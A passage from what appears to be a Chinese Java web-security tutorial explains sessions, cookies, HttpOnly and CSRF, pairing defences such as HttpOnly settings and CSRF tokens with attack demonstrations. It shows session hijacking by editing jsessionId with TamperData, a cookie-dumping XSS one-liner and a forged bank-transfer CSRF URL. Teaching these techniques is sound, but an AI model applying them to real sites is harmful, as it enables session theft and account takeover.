


图 7-2-15

直接获取 session 如下图可以看到我们用 FireFox 和 Chrome 请求同一个 URL 得到的 SessionId 并不一样, 说明 SessionId 是唯一的。一旦 Session 在服务器端设置成功那么我们在本次会话当中就可以一直共享这个 SessionId 对应的 session 信息, 而 session 是有有效期的, 一般默认在 20-30 分钟, 你会看到 xss 平台往往有一个功能叫 keepSession, 每过一段时间就带着 sessionId 去请求一次, 其实就是在保持 session 的有效不过期, 如图 7-2-16:




图 7-2-16

### 2.1 Session 生命周期(从创建到销毁):

1.session 的默认过期时间是 30 分钟, 可修改的最大时间是 1440 分钟 (1440 除以 60=24 小时=1 天)。

2.服务器重启或关闭 Session 失效。

**注:** 浏览器关闭其实并不会让 session 失效! 因为 session 是存储在服务器端内存当中的。客户端把浏览器关闭了服务器怎么可能知道? 正确的解释或许应该是浏览器关闭后不会去记忆关闭前客户端和服务器端之间的 session 信息且服务器端没有将 sessionId 以 Cookie 的方式写入到客户端缓存当中, 重新打开浏览器之后并不会带着关闭之前的 sessionId 去访问服务器 URL, 服务器从请求中得不到 sessionId 自然给人的感觉就是 session 不存在(自己理解的)。当我们关闭服务器时 Tomcat 会在安装目录\work\Catalina\localhost\项目名目录下建立 SESSIONS.ser 文件。此文件就是 Session 在 Tomcat 停止的时候 持久化到硬盘中的文件。所有当前访问的用户 Session 都存储到此文件中。Tomcat 启动成功后 SESSIONS.ser 又会反序列化

到内存中, 所以启动成功后此文件就消失了. 所以正常情况下 从启 Tomcat 用户是不需要登录的. 注意有个前提.就是存储到 Session 里面的 user 对象所对应的 User 类必须要序列化才可以。(摘自网络)

SessionId 是神马? 有什么用? 我们不妨来做一个偷取 sessionId 的实验, 首先访问: <http://localhost/Test/SessionTest?action=setSession&name=selina> 完成 session 的创建, 如何建立就不解释了, 如上所述.

同时开启 FireFox 和 Chrome 浏览器设置两个 Session, 如图 7-2-17:




图 7-2-17

我们来看下当前用户的请求头分别是怎样的, 如图 7-2-18:




图 7-2-18

我们依旧用 TamperData 来修改请求的 Cookie 当中的 jsessionId.

下面是见证奇迹的时刻, 如图 7-2-19:




图 7-2-19

我要说的话都已经在图片当中的文字注释里面了,伟大的 Xss 黑客们看明白了吗?你盗取的也许是 jsessionId(Java 里面叫 jsessionId),而不只是 cookie。那么假设我们的 Session 被设置得特别长那么这个 SessionId 就会长时间的保留,而为 Xss 攻击提供了得天独厚的条件。而这种 Session 长期存在会浪费服务器的内存也会导致:SessionFixation 攻击!

### 2.2 如何应对 SessionFixation 攻击:

- 1、用户输入正确的凭据,系统验证用户并完成登录,并建立新的会话 ID。
- 2、Session 会话加 Ip 控制
- 3、加强程序员的防范意识:写出明显 xss 的程序员的程序员记过一次,写出隐晦的 xss 的程序员警告教育一次,连续查出存在 3 个及其以上 xss 的程序员理解解除劳动合同(哈哈,开玩笑了。)

### 3.Cookie:

Cookie 是以文件形式[缓存在客户端]的凭证(精简下为了通俗易懂),cookie 的生命周期主要在于服务器给设置的有效时间。如果不设置过期时间,则表示这个 cookie 生命周期为浏览器会话期间,只要关闭浏览器窗口,cookie 就消失了。这次我们以 IE 为例,如图 7-2-20:




图 7-2-20

我们来创建一个 Cookie:

```
if(!"".equals(name)){
    Cookie cookies = new Cookie("name", name);//把用户名放到 cookie
    cookies.setMaxAge(60*60*60*12*30);//设置 cookie 的有效期
    // c1.setDomain(".ahack.net");//设置有效的域
    response.addCookie(cookies);//把 Cookie 保存到客户端
    out.println("当前登录:"+name);
}else {
    out.println("用户名不能为空!");
}
```

有些大牛级别的程序员直接把帐号密码明文存储到客户端的 cookie 里面去,不得不佩服其功力深厚啊。客户端直接记事本打开就能看到自己的帐号密码了,如图 7-2-21:




图 7-2-21

继续读取 Cookie, 如图 7-2-22:




图 7-2-22

我想 cookie 以明文的形式存储在客户端我就不用解释了吧? 文件和数据摆在面前! 盗取 cookie 的最直接的方式就是 xss, 利用 IE 浏览器输出当前站点的 cookie: javascript:document.write(document.cookie), 如图 7-2-23:




图 7-2-23

首先我们用 Firefox 创建 cookie, 如图 7-2-24:




图 7-2-24

然后 TamperData 修改 Cookie, 如图 7-2-25:




图 7-2-25

一般来说直接把 cookie 发送给服务器服务器, 程序员过度相信客户端 cookie 值那么我们就可以在不用知道用户名和密码的情况下登录后台, 甚至是 cookie 注入。jsessionid 也会放到 cookie 里面, 所以拿到了 cookie 对应的也拿到了 jsessionid, 拿到了 jsessionid 就拿到了对应的会话当中的所有信息, 而如果那个 jsessionid 恰好是管理员的呢?

#### 4.HttpOnly:

上面我们用 javascript:document.write(document.cookie), 通过 document 对象能够拿到存储于客户端的 cookie 信息。HttpOnly 设置后再使用 document.cookie 去取 cookie 值就不行了。通过添加 HttpOnly 以后会在原 cookie 后多出一个 HttpOnly; 普通的 cookie 设置:

```
Cookie:jsessionid=AS348AF929FK219CKA9FK3B79870H;  
加上 HttpOnly 后的 Cookie:  
Cookie:jsessionid=AS348AF929FK219CKA9FK3B79870H; HttpOnly;  
(参考 YearOfSecurityforJava)
```

在 JAVAEE6 的 API 里面已经有了直接设置 HttpOnly 的方法了, 如图 7-2-26:

void	<code>setDomain</code> (java.lang.String pattern)	Specifies the domain within which this cookie should be presented.
void	<code>setHttpOnly</code> (boolean isHttpOnly)	Marks or unmarks this cookie as <i>HttpOnly</i> .
void	<code>setMaxAge</code> (int expiry)	

图 7-2-26

API 的对应说明: 大致的意思是: 如果 isHttpOnly 被设置成 true, 那么 cookie 会被标识成 HttpOnly。能够在一定程度上解决跨站脚本攻击, 如图 7-2-27:

<b>setHttpOnly</b>
<pre>public void setHttpOnly(boolean isHttpOnly)</pre>
<p>Marks or unmarks this cookie as <i>HttpOnly</i>.</p> <p>If isHttpOnly is set to true, this cookie is marked as <i>HttpOnly</i>, by adding the <i>HttpOnly</i> attribute to it.</p> <p><i>HttpOnly</i> cookies are not supposed to be exposed to client-side scripting code, and may therefore help mitigate certain kinds of cross-site scripting attacks.</p> <p><b>Parameters:</b> isHttpOnly - true if this cookie is to be marked as <i>HttpOnly</i>, false otherwise</p> <p><b>Since:</b> Servlet 3.0</p>
<b>isHttpOnly</b>
<pre>public boolean isHttpOnly()</pre>
<p>Checks whether this cookie has been marked as <i>HttpOnly</i>.</p> <p><b>Returns:</b> true if this cookie has been marked as <i>HttpOnly</i>, false otherwise</p> <p><b>Since:</b> Servlet 3.0</p>

图 7-2-27

Since: Servlet 3.0, 也就是说在 servlet3.0 开始才支持直接通过 setHttpOnly 设置, 其实就算不是 JavaEE6 也可以在 set Cookie 的时候加上 HttpOnly; 让浏览器知道你的 cookie 需要以 HttpOnly 方式管理。而在新的 Servlet 当中不只是能够通过手动的去 setHttpOnly 还可以通过在 web.xml 当中添加 cookie-config(HttpOnly 默认开启, 注意配置的是 web-app\_3\_0.xsd):

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="3.0" xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
  http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">

  <session-config>
    <cookie-config>
      <http-only>true</http-only>
      <secure>true</secure>
    </cookie-config>
  </session-config>
  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>
</web-app>
```

还可以设置下 session 有效期(30 分):

```
<session-timeout>30</session-timeout>
```

**5.CSRF (跨站域请求伪造):** CSRF (Cross Site Request Forgery, 跨站域请求伪造) 用户请求伪造, 以受害人的身份构造恶意请求。

(经典解析参考: <http://pan.baidu.com/s/1qrTst> )

**5.1 CSRF 攻击的对象:** 在讨论如何抵御 CSRF 之前, 先要明确 CSRF 攻击的对象, 也就是要保护的对象。从以上的例子可知, CSRF 攻击是黑客借助受害者的 cookie 骗取服务器的信任, 但是黑客并不能拿到 cookie, 也看不到 cookie 的内容。另外, 对于服务器返回的结果, 由于浏览器同源策略的限制, 黑客也无法进行解析。因此, 黑客无法从返回的结果中得到任何东西, 他所能做的就是给服务器发送请求, 以执行请求中所描述的命令, 在服务器端直接改变数据的值, 而非窃取服务器中的数据。所以, 我们要保护的对象是那些可以直接产生数据改变的服务, 而对于读取数据的服务, 则不需要进行 CSRF 的保护。比如银行系统中转账的请求会直接改变账户的金额, 会遭到 CSRF 攻击, 需要保护。而查询余额是对金额的读取操作, 不会改变数据, CSRF 攻击无法解析服务器返回的结果, 无需保护。

**5.2 CsrF 攻击方式:** 对象: A: 普通用户, B: 攻击者

假设 A 已经登录过 xxx.com 并且取得了合法的 session, 假设用户中心地址为:

<http://xxx.com/ucenter/index.do> 。B 想把 A 余额转到自己的账户上, 但是 B 不知道 A 的密码, 通过分析转账功能发现 xxx.com 网站存在 CSRF 攻击漏洞和 XSS 漏洞。

B 通过构建转账链接的 URL, 如:

[http://xxx.com/ucenter/index.do?action=transfer&money=100000 &toUser=\(B的帐号\)](http://xxx.com/ucenter/index.do?action=transfer&money=100000 &toUser=(B的帐号)), 因为 A 已经登录了所以后端在验证身份信息的时候肯定能取得 A 的信息。B 可以通过 xss 或在其他站点构建这样一个 URL 诱惑 A 去点击或触发 Xss。一旦 A 用自己的合法身份去发送一个 GET 请求后 A 的 100000 元人民币就转到 B 账户去了。当然了在转账支付等操作时这种低级的安全问题一般都很少出现。

**5.3 防御 CSRF:**

验证 HTTP Referer 字段。

在请求地址中添加 token 并验证。

在 HTTP 头中自定义属性并验证。

**5.4 加验证码:**

(copy 防御 CSRF 毫无意义, 参考上面给的 IBM 专题的 URL)。

最常见的做法是加 token, Java 里面典型的做法是用 filter, 参考谷歌:

<https://code.google.com/p/csrf-filter/>

(连载中) 责任编辑: 随性仙人掌